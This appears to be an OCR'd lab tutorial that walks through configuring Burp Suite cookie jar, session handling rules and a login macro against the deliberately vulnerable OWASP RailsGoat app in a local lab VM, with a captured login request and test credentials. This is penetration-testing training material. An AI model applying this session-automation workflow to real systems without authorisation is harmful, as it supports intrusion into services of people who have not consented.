
Create New User Account

1. Start OWASP Broken Web Applications.
2. On the OWASP-BWA home page, click on "OWASP RailsGoat" > "signup" button.





3. Fill and subimt the "Sign up" form to create a new user account.




Email: `abc@xyz.com` Password: `welcome2c0c0n`

4. After successful account creation, you should be logged-in to the application.


5. Logout of the application.

Login To Target Application

1. Enter valid credentials on the login page and click on "Login" button.



2. Go back to Burp > "Proxy" > "HTTP History" and take a note of all requests that were triggered as part of successful login functionality.




```
POST /railsgoat/sessions HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.104/railsgoat/sessions
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie:
_railsgoat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJTRhZDAxNWE4MjYxYThmMDQzY2I5MWM4NDUwMm
JlOTkzBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUpUeXFPelUxbG83OFdQRTR6RUZSQU9lUTR3Ky9nczY5aVZXeHJtMGt
wV1U9BjsARkkiCmZsYXNoBjsARm86JUFjdGlvbkRpc3BhdGNoOjpGbGFzaDo6Rmxhc2hIYXNoCToKQHVzZWRvOgh
TZXQGOgpAaGFzaHsAOgxAY2xvc2VkRjoNQGZsYXNoZXN7BjoKZXJyb3JJIhhJbmNvcnJlY3QgUGFzc3dvcmQhBjsAR
joJQG5vdzA%3D--37de7a598d3634ebfc2b8b8ddbb858bd9d78d1d4;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=JTyqOzU1lo78WPE4zEFRAOeQ4w%2B%2Fgs69iVWxrm0kpWU%3D&url
=&email=abc%40xyz.com&password=welcome2c0c0n&commit=Login
```


Re-check the Cookie Jar

1. Go to "Project Options" > "Sessions" > "Cookie Jar", and click on the "Open cookie jar" button to see the cookies that have been collected and stored in the cookie jar.


2. Close the "Cookie Jar Viewer".

Add a Session Handling Rule


1. Under the "Session Handling Rules" section, click on "Add" button to add a new session handling rule.




2. In the "Session Handling Rule Editor" window, click on "Add" button and select "Check session is valid" option from the dropdown menu.




3. In the "Session Handling Action Editor" window, select the checkbox labeled as "Validate session only every 10 requests".




4. To identify if the session is valid or not, we need to analyze the server response and detect for the presence of certain keywords. For example, we know that a session has expired when a user is redirected to the login page.
5. In the section "Inspect response to determine session validity", make sure that all locations have been checked, including "HTTP headers" and "Response body".




6. Scroll down to the section labeled as "Define behavior dependent on session validity".
7. Select the checkbox labeled as "If session is invalid perform the action below".
8. Select "Run a macro" option and click on "Add" button.



9. In the "Macro Recorder" window, select all those requests that were triggered during the login process (include only HTML files), and click "OK".
    - Apply display filter:




    - Select requests:




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
68	http://192.168.56.104	GET	/railsgoat/dashboard/home			200	16454	HTML	
66	http://192.168.56.104	POST	/railsgoat/sessions	✓		302	1173	HTML	
60	http://192.168.56.104	POST	/railsgoat/sessions	✓		200	13782	HTML	
52	http://192.168.56.104	POST	/railsgoat/sessions	✓		200	14229	HTML	
48	http://192.168.56.104	GET	/railsgoat/			200	13878	HTML	
47	http://192.168.56.104	GET	/railsgoat/logout			302	928	HTML	
43	http://192.168.56.104	GET	/railsgoat/dashboard/home			200	16454	HTML	
42	http://192.168.56.104	POST	/railsgoat/sessions	✓		302	1173	HTML	
38	http://192.168.56.104	POST	/railsgoat/sessions	✓		200	14227	HTML	
34	http://192.168.56.104	POST	/railsgoat/sessions	✓		200	14255	HTML	
13	http://192.168.56.104	GET	/railsgoat/			200	13878	HTML	

10. In the "Macro Editor", select a request and click on "Configure item" button.




11. Validate the settings and click on "OK".

